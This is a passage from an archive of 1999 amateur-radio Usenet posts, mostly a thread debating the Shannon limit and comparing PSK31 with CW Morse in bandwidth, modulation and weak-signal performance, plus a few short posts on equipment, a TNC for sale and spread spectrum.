of lots of time spent in very noisy environments as a young
fella working with heavy equipment and on the Army rifle
range in the 30.06 days.

It doesn't affect things at the CW copying frequencies
though. :-)

Dick C

1337. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bjllk$9d8@news.service.uci.edu>
Source record: 19193
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DD4BE7.66BF6FE9@Qnet.Com>, Dana H. Myers <DMyers@Qnet.Com> wrote:

>I don't suppose, in all the excitement about Shannon, anyone ever
>suggested the obvious: propagation-induced phase distortion. OOK
>Morse is relatively impervious to this, since it is an AM mode
>rather than a PM mode.

>Dana K6JQ
>Dana@Source.Net

It seems to me in all the excitement that everyone has neglected to consider that the ID isn't sent by OOK with the rig in CW mode. Cecil's bandwidth
calculations are all based on the assumption that it is. You're right that it is AM, but the tone is not generated by offsetting a receiver from the carrier, it is generated by modulating a suppressed carrier single sideband transmitter with an audio tone - similar to the way the PSK audio tone is generated. Isn't it?

73, Jim AC6XG

1338. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bjmgsmqp1@208.207.71.144>
Source record: 19194
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

Calvin Gordon wrote:
>
> VERY impressive credentials and a sweeping
> enforcement statement!
>
> You are more than qualified to enlighten us
> neophytes then as to how, given this massive enforcement
> army, that KV4FZ has managed for over 25 years to
> elude and frustrate the commission? Perhaps he has
> "thought harder and worked smarter" than this mighty
> enforcement army which has mobilized against him?
>

Nope. Herb has taken full advangage of all the "appeal"
process that is available to all citizens of the USA - if
one can afford it. You can bet it has cost him plenty. And
recently I read that his 'final appeal' has been denied, so
now he WILL be leaving the air.....

> Phil Kane > wrote in message ...
> >>
> > Believe me, when the Commission needs to do something, it
> > has a way of finding the troops to do it. "Think harder, work
> > smarter...."
> >
> > I should know - my job there was finding and coordinating
> > troops for special targeted operations (I was chief of
> > enforcement in San Francisco for 18 years). Some involved
> > the amateur service, most involved other services.
> >
> > 73 de Phil Kane - K2ASP

1339. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Mark T. VandeWettering" <raytracer@worldnet.att.net>
Message-ID: <36DD6364.3A8ECBBD@worldnet.att.net>
Source record: 19195
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:

> It seems to me in all the excitement that everyone has neglected to
> consider that the ID isn't sent by OOK with the rig in CW mode. Cecil's
> bandwidth
> calculations are all based on the assumption that it is. You're right
> that it is AM, but the tone is not generated by offsetting a receiver from
> the carrier, it is generated by modulating a suppressed carrier single
> sideband transmitter with an audio tone - similar to the way the PSK audio
> tone is generated. Isn't it?

The effect is the same, just as FSK modes are typically sent by feeding
audio into an SSB transmitter. I can't keep all the silly mode
emissions
correct, but basically if you feed an audio signal with frequency
f_audio
into an SSB transmitter on frequency f_carrier, it generates two side
bands,
at f_carrier + f_audio and f_carrier - f_audio, one of which is zapped
by
either filtering, or never generated at all in a phasing transmitter.
The
result the same as just keying an oscillator on and off at the sideband
frequency.

I doubt that is the source of any inaccuracy.

Mark
>
> 73, Jim AC6XG

1340. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bjq2dmqp4@208.207.71.144>
Source record: 19196
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
>
> It seems to me in all the excitement that everyone has neglected to
> consider that the ID isn't sent by OOK with the rig in CW mode. Cecil's
> bandwidth
> calculations are all based on the assumption that it is. You're right
> that it is AM, but the tone is not generated by offsetting a receiver from
> the carrier, it is generated by modulating a suppressed carrier single
> sideband transmitter with an audio tone - similar to the way the PSK audio
> tone is generated. Isn't it?
>

Jim, I'm rather sure that that the PSK31 CWID is generated
by switching from a PSK form of modulation to keying a
single tone - just as most all SSB capable transmitters
generate CW signals. I'm also rather sure the power output
doesn't change in the process.

Dick C

1341. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bjqi8mqp5@208.207.71.144>
Source record: 19197
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > I don't know the answer but I think it was just a case of
> > the implementation of the PSK31 program, the total system,
> > including the sending station's and my computer receiving
> > hardware, merely was not adequately optimized to handle the
> > signal at that particular weak level.
>
> Dick, what percentage of the answer do you think is because PSK31
> is designed four times closer to Shannon's limit than is CW?
>

Good question, Cecil...How do you go about determining how
efficient an "implementation" really is?

Dick C

1342. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7bjujbfvb1@nnrp1.dejanews.com>
Source record: 19198
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DD542D.6295@ibm.net>,
w6rca@ibm.net wrote:
> Mark T. VandeWettering wrote:
> > You mentioned wanting to create a version of PSK31 that roughly equalled
> > the 20wpm rate of typically sent Morse. I think you called this mode
> > PSK50.
> > This seems incorrect. The 31 in PSK31 applies to the baud rate, and
> > almost equivalently, the bandwidth used. If you set the baud rate down
> > 20wpm level,
> > 20wpm = 100cpm = 5/3 cps = 32.5/3 bps or roughly 11 bps. The mode
> > should be
> > called PSK11.
>
> Hi Mark, I thought it was called PSK31 because it was 31Hz bandwidth.
> It is said to be equivalent to 50wpm Morse code which to my understanding
> is about 50/1.2 = 42 baud = 42bps?. Please straighten me out on this.

http://www.kender.es/~edu/article/psk31theory.html states that PSK31 is a 31 baud mode. Since BPSK sends 1 bit per baud, that means it sends 31 bits per second, or at about 6.5 bits per Varicode character, that works out to 4.75 characters per second, or about 285 cpm, which is about 47.5 words per minute (assuming a six letter word like PARIS + space).

Pulse shaping confines most of the energy into a primary lobe which has a total width approximately equal to the baud rate. That's what give you the 31 as the bandwidth. The baud rate is directly proportional to the bandwidth. As the speed of signalling drops, you take less and less bandwidth.

> But, anyway, you see my quandry. I want a PSK mode that has a bandwidth of
> 50Hz like 20wpm CW and also runs at 20wpm like 20wpm CW. You can see the
> problem so that's why I suggested sending the same character multiple times
> to cut the wpm back down to 20wpm. What do you suggest for a PSK mode that
> is 50Hz wide and runs at 20wpm?

The obvious thing transmit bits at 50 baud, and use the excess bits to gain even more advantage via error correcting. Karn's webpage says that a rate 1/2 convolutional code can be used to transmit BPSK with only a 3-4db Eb/N0. That's about 6db down from uncoded BPSK, and a full 20db or so down over an OOK channel.

On to the math: if we use BPSK, our 50 baud channel sends 50 bps. Half of these will be generated by the convolution encoder, the others are our data bits. We are then sending 25bps of _our_ data, or about 3.84 CPS. Multiply that out in the way we did before, and we obtain a datarate of 38WPM. This

is basically the difference between the modulation schemes: OOK does not make good use of the bandwidth available to it to encode bits. BPSK does a much better job. In the same bandwidth, BPSK sends twice as much data and decode it at 20db weaker signal levels than Morse. Alternatively, we could send 4x as much data in the same bandwidth, and decode it at 13-14db weaker than OOK Morse.

You could further reduce the user datarate and gain even more from error correcting, but you are up against diminishing returns.

All the usual caveats apply: this is only versus AWGN, no phase distortion, multipath, and the like. It also assumes you have sufficient dynamic range: implementing this stuff with 16 bit (more likely 10-12 honest bit) A/D converters and the like may cause some problems without careful gain control.

> Now that I think about it, seems I could use multiple cycles of a 50Hz
> audio signal for each *bit* to cut the wpm rate down to 20wpm.
>
> Also, all my knowledge of digital modes apply at audio frequencies.
> There has to be some additional effects when the audio is used to
> modulate an RF signal but I'm having trouble locating any information
> on the subject. Can anyone recommend a good RF modem book?

I've got McDermott's book published by TAPR, and while I think it glosses over too much, it isn't bad. I'm contemplating putting up some stuff on my webpage on this stuff, mostly to organize my own thinking and to run some experiments. I'll post when I have something for people to see.

Mark
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1343. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7bjuuc$gd4$1@nnrp1.dejanews.com>
Source record: 19199
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bjllk$9d8@news.service.uci.edu>,
jwkelley@e4e.oac.uci.edu (James W. KELLEY) wrote:
> In article <36DD4BE7.66BF6FE9@Qnet.Com>, Dana H. Myers <DMyers@Qnet.Com>
wrote:
>
> >I don't suppose, in all the excitement about Shannon, anyone ever
> >suggested the obvious: propagation-induced phase distortion. OOK
> >Morse is relatively impervious to this, since it is an AM mode
> >rather than a PM mode.
>
> >Dana K6JQ
> >Dana@Source.Net
>
> It seems to me in all the excitement that everyone has neglected to
> consider that the ID isn't sent by OOK with the rig in CW mode. Cecil's
> bandwidth
> calculations are all based on the assumption that it is. You're right
> that it is AM, but the tone is not generated by offsetting a receiver from
> the carrier, it is generated by modulating a suppressed carrier single
> sideband transmitter with an audio tone - similar to the way the PSK audio
> tone is generated. Isn't it?

I'm not sure what you're getting at, Jim. Modulating an SSB transmitter
with a single-frequency sine wave is not, in theory, different than
keying a carrier on and off. In practice, the purity of the sine
wave and opposite-sideband suppression are issues, but, functionally
speaking, these influences are likely quite small.

The Morse ID produced by PSK31SBW is sent right around 17WPM, using
soft keying (about 50% of a baud is spent in rise/fall time). I
determined this by sampling the output of a computer running PSK31SBW
with another computer. Note that the on-the-air signal may differ
depending on how well the transmitting station is adjusted.

Overall, though, I don't believe these differences are particularly
relevant in this context.

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1344. Re: Kenwood TH-D7A Data Communicator

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Walter Muth <wmuth@rbwelektronik.de>
Message-ID: <36DD7041.B78A3349@rbwelektronik.de>
Source record: 19200
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Hi

Just a warning : the packet radio firmware in this transceiver is n o t compatible with DAMA . Here in Europe at least in Germany you can not use it to connect to a digipeater because of this mode lacking. There was an announcement by Kenwood Europe that you can return the unit and get your money back.
Maybe you are not using DAMA at all over there .

73
Walter DK1BN

Jimmy Navarro wrote:

> I am considering buying a Kenwood TH-D7A Data Communicator to try to packet. Are there U.S. hams out there who can browse the world wide web using Netscape Communicator or MS Internet Exploder via packet other than just telnet, ftp, check Internet e-mail?
>
> 73's!
>
> --
> Jimmy Navarro KE6FPK
>
> In case your reply bounced, remove extra.

1345. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bju5q$ddc@news.service.uci.edu>
Source record: 19201
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DCC68E.3D63@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:

>Set Bcw*Tcw*log2(1+Scw/N) = Bpsk*Tpsk*log2(1+Spsk/N) to level the
>playing field between CW and PSK31. Bcw=20*2.5=50Hz. Tcw=1/20wpm.
>Bpsk=31Hz. Tpsk=1/50wpm. Let Scw/N=1. Solve for Spsk. By my
>calculations, Spsk is 1/15 or almost 12dB below the CW signal.
>This, of course, to put the two modes equally close to Shannon's
>limit. B is bandwidth. T is 1/wpm. S is signal strength. N is noise.

That's great work Cecil. Thank you. Did you happen to use the same
method for computing the bandwidth of the PSK data as you did for the ID?

Or are you trying to explain what Dick heard, or are you simply comparing
OOK CW with PSK31?

>> I'm finally thinking about how this mode might actually work now. Let's
>> see if I'm anywhere even close.

>Nope, not close.

So then if PSK and the ID are not sent in SSB (as I had guessed in the
text you deleted), what mode is the rig set for?

73, Jim AC6XG

1346. PicoPacket TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: k1jc@ma.ultranet
Message-ID: <7bjvi8cgn4@antiochus.ultra.net>
Source record: 19202

For Sale: PacComm PicoPacket TNC. This physically
small (1 X 2.5 X 3.0 in) TNC is GPS ready and would be
perfect for APRS. Has the latest firmware and hardware
upgrades. Comes with cables for PC and Yaesu HT, technical
and operating manuals. $100 plus shipping.

Please fix email address to reply

73, Joe

1347. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DD9B82.4813@ibm.net>
Source record: 19203
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dana H. Myers wrote:
> I don't suppose, in all the excitement about Shannon, anyone ever
> suggested the obvious: propagation-induced phase distortion. OOK
> Morse is relatively impervious to this, since it is an AM mode
> rather than a PM mode.

I'm having trouble finding information on the subject. Isn't
PSK31 an AM mode? Isn't the modulation on the RF signal AM?
Isn't the phase shift accomplished only in the audio signal?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1348. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DD9DEB.23E8@ibm.net>
Source record: 19204
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dana H. Myers K6JQ wrote:
> Overall, though, I don't believe these differences are particularly
> relevant in this context.

Well, it's obvious that CW is of the family of AM modes, modulated
by a rounded-edged square wave, such that the base sine wave frequency
exists along with the third harmonic and usually the fifth harmonic.
Fourier analysis will show no conceptual difference between OOK and
AM except for the modulating frequencies.

However, it is apparent that phase processing at ham RF frequencies
is not possible with a PC. Seems to me that the SSB BFO is beating
against the received signal to recover the AUDIO phase shift out
of the product detector. IMO, we cannot possibly be depending on
RF phase shifts for the operation of PSK31.

Which tells me that the CW narrow filter can be used on PSK31 by
using VFO A for receiving and VFO B for transmitting.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1349. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bk3ip$g0q@news.service.uci.edu>
Source record: 19205
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bijuh$l15$0@208.207.71.143>, Dick Carroll <> wrote:

> Jim, it was a rather novel situation. The 20 meter band was
>very quiet and stable, and the only signals that I heard
>were from Europe.

That's a REALLY novel situation here on the West coast. :-)

>Hearing a weak PSK31 signal, I decided to
>try to work the station. It was a Briton, and try as I might
>I could never get the signal to lock in and begin to print.
>It appeared to be strong enough, and it did appear clearly,
>though faintly, on the waterfall tuning display. Then he
>signed over-and over came the CW ID- It was very clear, and
>I wrote down the callsign so that I would have it if I was
>able work him.

I was under the impression from your previous posts Dick, that you could not HEAR the PSK signal, but could hear the CW ID. What I'm getting now is that you may have been able to hear both, and you copied the ID but your computer did not print the data. Is that it?

I wonder if you could still have copied the ID as easily and reliably under those conditions if it had been sent at 50 WPM? ;-)

73, Jim AC6XG

1350. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DD9FEA.58BB@ibm.net>
Source record: 19206
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
>
> W6RCecilA wrote:
> > Dick, what percentage of the answer do you think is because PSK31
> > is designed four times closer to Shannon's limit than is CW?
>
> Good question, Cecil...How do you go about determining how
> efficient an "implementation" really is?

Well, we know that the PSK31 specifications are tighter than the CW specifications. PSK31 is four times closer to the Shannon limit than is 20wpm CW. IMO, that is the *main* reason that CW outperforms PSK31. Manual CW certainly has an advantage because of the human operator, everything else being equal. But, in our case, everything else is not equal. I suspect that the same PC that is copying PSK31 could copy the CW ID better than the PSK31 signal by opening up the filters and oversampling. At least, that is what the theory predicts. I would estimate that a human has a 6dB-10dB advantage over a machine. Anything more than that, IMO, must be explained otherwise.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1351. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDA2C2.2437@ibm.net>
Source record: 19207
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
> Did you happen to use the same
> method for computing the bandwidth of the PSK data as you did for the ID?

Nope, I'm taking Peter's word for it that it occupies 31Hz. For CW, I'm assuming Jim's factor of 1.2 between wpm and baud rate. I'm also choosing to include only the 3rd harmonic for CW which makes CW difficult to copy but gives it the advantage in the calculations. So I multiply the wpm by 2.5 to get the CW bandwidth. It's an approximation, but it is in the ballpark. If one includes the 5th harmonic, the multiplier is 4.2 which puts CW even farther away from the Shannon limit.

> Or are you trying to explain what Dick heard, or are you simply comparing
> OOK CW with PSK31?

Both. Theory predicts that CW will have the equivalent of a 12dB power advantage over PSK31 because PSK31 is operating so much closer to the Shannon limit.

> So then if PSK and the ID are not sent in SSB (as I had guessed in the
> text you deleted), what mode is the rig set for?

The modulation system seems to be the same for both modes. So I have ignored the RF aspect (through ignorance more than anything else). Everything I have said applies to comparing these two modes over a conditioned telephone line. I really don't know how to compare them any other way (ignorance on my part). I'm hoping someone else will explain the HF RF aspect. But I think *RF phase* doesn't matter much for both modes.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1352. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDA3E5.7B19@ibm.net>
Source record: 19208
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

markv@pixar.com wrote:
> The obvious thing transmit bits at 50 baud, and use the excess bits to gain
> even more advantage via error correcting. Karn's webpage says that a rate
> 1/2 convolutional code can be used to transmit BPSK with only a 3-4db Eb/N0.
> That's about 6db down from uncoded BPSK, and a full 20db or so down over an
> OOK channel.

Bingo, let's see Dick copy that with his ears. :-)

> I've got McDermott's book published by TAPR, and while I think it glosses over
> too much, it isn't bad. I'm contemplating putting up some stuff on my webpage
> on this stuff, mostly to organize my own thinking and to run some experiments.
> I'll post when I have something for people to see.

Thanks very much, Mark. Stuff like that is exactly what we need.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1353. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDA506.24E6@ibm.net>
Source record: 19209
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> I apologize for prodding you so hard.

No apology necessary, Dick. I know from experience that is the way
you learn. If you follow r.r.a.antenna, you know that is also the
way I learn. :-) I have been so hard-headed in my demands for
the truth that I have actually wound up on kill lists.

> One thing you can be sure of---I'm not the only ham reading
> here who has learned about this subject. I'm sure there are
> plenty of others wo have tuned in.

We've only discussed audio so far. Hopefully, an RF modem
expert can add to the discussion.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1354. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bk5rb$h5l@news.service.uci.edu>
Source record: 19210
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DD6364.3A8ECBBD@worldnet.att.net>,
Mark T. VandeWettering <raytracer@worldnet.att.net> wrote:

>I can't keep all the silly mode
>emissions
>correct, but basically if you feed an audio signal with frequency
>f_audio
>into an SSB transmitter on frequency f_carrier, it generates two side
>bands,
>at f_carrier + f_audio and f_carrier - f_audio, one of which is zapped
>by
>either filtering, or never generated at all in a phasing transmitter.
>The
>result the same as just keying an oscillator on and off at the sideband
>frequency.

But isn't the bandwidth of a OOK CW signal related to the bit rate, and the bandwidth of an AM signal related to the modulating frequency? I'm not sure what the modulating frequency is in PSK, but I assume it's several hundred Hz. Point is, PSK doesn't use OOK CW for the ID. I believe it uses SSB MCW. The comparisons we've been seeing thus far have been between PSK and OOK CW - not between PSK and ASK.

Thanks Mark and 73,

Jim AC6XG

1355. Re: Spread Spectrum

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DD996A.E6E8C4B1@ieee.org>
Source record: 19211

Yes, Frequency hopping and direct sequence CDMA the receivers are very different.

For DS-CDMA, the bandwidth is determined by the rate of the pseudorandom code ("chip rate") and the modulation used. For cellular CDMA, the chip rate is ~1.228 MHz and psk modulation is used. The resulting occupied bandwidth is 1.25 MHz. The code is sometimes referred to as "psuedonoise" (PN), and the codes used are commonly Walsh codes, which are orthogonal (zero correlation with each other, at any phase). Your information signal (at a much slower rate) is modulated on top of it (e.g. by phase reversal using an XOR function).

You could possibly use whatever portion of the receiver is at least as wide as the channel, though the frequency and phase response in the passband could cause problems if not pretty flat. As for using an existing receiver, unless you're talking about something like a TV video IF strip, you probably won't be able to use much past the mixer.

73,
Don
K9DM

Ben LeDuc wrote:

> So the RF section for both of these radios is very different? For a
> spread-spectrum receiver for direct sequence a given BW is used depending
> on the system right?
>
> Is there anyway to use a conventional receiver as the front end to a
> Spread Spectrum receiving system?
>
> --
> Ben LeDuc
> nexussix@engrs.unl.edu

1356. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDAF0C.1309@ibm.net>
Source record: 19212
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
> I believe it
> uses SSB MCW. The comparisons we've been seeing thus far have been
> between PSK and OOK CW - not between PSK and ASK.

So Jim, how does one tell the difference between SSB MCW with
the carrier and one sideband suppressed and OOK? :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1357. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <7bka6sqvs1@nnrp1.dejanews.com>
Source record: 19213
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bjq2dmqp4@208.207.71.144>,
delete NS from address to reply <> wrote:
> James W. KELLEY wrote:
> >
> > It seems to me in all the excitement that everyone has neglected to
> > consider that the ID isn't sent by OOK with the rig in CW mode. Cecil's
> > bandwidth
> > calculations are all based on the assumption that it is. You're right
> > that it is AM, but the tone is not generated by offsetting a receiver from
> > the carrier, it is generated by modulating a suppressed carrier single
> > sideband transmitter with an audio tone - similar to the way the PSK audio
> > tone is generated. Isn't it?
> >
>
> Jim, I'm rather sure that that the PSK31 CWID is generated
> by switching from a PSK form of modulation to keying a
> single tone - just as most all SSB capable transmitters
> generate CW signals. I'm also rather sure the power output
> doesn't change in the process.

While I didn't actually verify it, I'm pretty sure the Morse
ID audio is generated at the same peak-envelope value as the
PSK. Depending on how someone is set up, there may be some
interaction with transmitter ALC that changes the overall
transmitter level, but I doubt it could be more than a few
dB.

Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1358. Re: Ethernet transmission via radio?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Jimmy Navarro KE6FPK <bc984@extra.lafn.ORG>
Message-ID: <01be65b7$b1f50d00$640c010a@ke6fpk.fremontcomp.com>
Source record: 19214

URL marsradio.org was tested a nearly T-3 speed at 23GB wireless link by David Bellenger KO6TD between his house to his work's extremely high speed NSF backbone. Meanwhile there are 10GB assembly kit out there for point-to-point.

73!

Steve Sampson <ssampson@usa-site.net> wrote in article <jozB2.199$wp.10057@news.goodnet.com>...
> You mean 10 MBps, or 100 Mbps, or just T1?
>
> What do you want to do with that bandwidth if you had it?
>
> Is this for a Ham BBS?
>
> Steve
>
> Andy wrote
> >Hi,
> >Has anyone has any experience of running an ethernet link over the air??
> >The distance involved is approx 4 miles.
> >Any info would be most appreciated.
> >
> >Andy
> > G7KFA @ GB7EYM
>
>
>
>

1359. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DDAADA.8CC5D571@ieee.org>
Source record: 19215

A bit of clarification (see below):

W6RCecilA wrote:

> Dana H. Myers K6JQ wrote:
> > Overall, though, I don't believe these differences are particularly
> > relevant in this context.
>
> Well, it's obvious that CW is of the family of AM modes, modulated
> by a rounded-edged square wave, such that the base sine wave frequency
> exists along with the third harmonic and usually the fifth harmonic.
> Fourier analysis will show no conceptual difference between OOK and
> AM except for the modulating frequencies.
>
> However, it is apparent that phase processing at ham RF frequencies
> is not possible with a PC. Seems to me that the SSB BFO is beating
> against the received signal to recover the AUDIO phase shift out
> of the product detector. IMO, we cannot possibly be depending on
> RF phase shifts for the operation of PSK31.
>

PSK31 relies exactly on RF phase shift (that's all there is at the RF frequency), hence some of the "interesting" propagation characteristics reported. It's generated at audio frquencies as a phase-modulated tone and mixed to the RF frequency in the balanced modulator. Amplitude modulation (cosine shaping) is added to reduce bandwidth, but carries no intelligence. Each RF pulse is one phase or its inverse. Basically, the balanced modulator is multiplying the RF carrier by a positive vs. a negative number. On the RF channel, we have a carrier, whose phase takes one of two (four for QPSK) values, and which is Amplitude Modulated such that the phase transitions take place when the amplitude is zero. A 180 degree phase shift at RF produces a 180 degree phase shift in the audio out of the product detector.

What happens at RF is precisely what happens at Audio -- the balanced modulator / product detector simply mixes it up / down in frequency. A 180 degree phase shift at RF does indeed invert the received symbol. If we could perform the processing at the RF frequency, the algorithm would be exactly the same.

>
> Which tells me that the CW narrow filter can be used on PSK31 by
> using VFO A for receiving and VFO B for transmitting.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1360. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DDC853.67B5@ibm.net>
Source record: 19216

Don Mills wrote:
> PSK31 relies exactly on RF phase shift ... Each RF pulse is one phase
> or its inverse.

Forgive my ignorance - I'm an audio type guy. Do we maintain one
phase of the RF for one bit time and reverse it if necessary for
the next bit time? Can you explain how we control the phase of
the RF with asychronous audio? SSB is a subset of AM and we are
generating SSB with an audio signal. We can even recover the
SSB audio modulation with a BFO and a diode. Wouldn't reversing
the phase of an RF signal generate considerable RF harmonics?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1361. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bkdd1$kpo@news.service.uci.edu>
Source record: 19217
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DDA2C2.2437@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:
>James W. KELLEY wrote:
>> Did you happen to use the same
>> method for computing the bandwidth of the PSK data as you did for the ID?

>Nope, I'm taking Peter's word for it that it occupies 31Hz. For CW, I'm
>assuming Jim's factor of 1.2 between wpm and baud rate.

That's for OOK CW, isn't it?

>I'm also choosing
>to include only the 3rd harmonic for CW which makes CW difficult to copy
>but gives it the advantage in the calculations.

I remember you mentioning that. The third harmonic of what?

>> Or are you trying to explain what Dick heard, or are you simply comparing
>> OOK CW with PSK31?

>Both. Theory predicts that CW will have the equivalent of a 12dB power
>advantage over PSK31 because PSK31 is operating so much closer to the
>Shannon limit.

But I don't think Dick was hearing OOK CW. I think he was hearing ASK
SSB. So I don't think you were explaining what Dick was hearing.

>> So then if PSK and the ID are not sent in SSB (as I had guessed in the
>> text you deleted), what mode is the rig set for?

>The modulation system seems to be the same for both modes.

Well yes, sort of. I believe the rig is in SSB mode. The data is sent PSK
and the ID is sent ASK. Would the CW ASK signal have a different
bandwidth than OOK CW?

Thanks and 73, Jim AC6XG

1362. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bkdij$kq3@news.service.uci.edu>
Source record: 19218
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36DDAF0C.1309@ibm.net>, W6RCecilA <w6rca@ibm.net> wrote:
>So Jim, how does one tell the difference between SSB MCW with
>the carrier and one sideband suppressed and OOK? :-)

A spectrum analyzer? :-)

73, Jim

1363. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-03 00:00:00 UTC
From: "Allan H. Kaplan" <akaplan@fallschurch.esys.com>
Message-ID: <36DDC408.C88A302C@fallschurch.esys.com>
Source record: 19219
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc
Body handling: Binary attachment payload not displayed: vcard.vcf

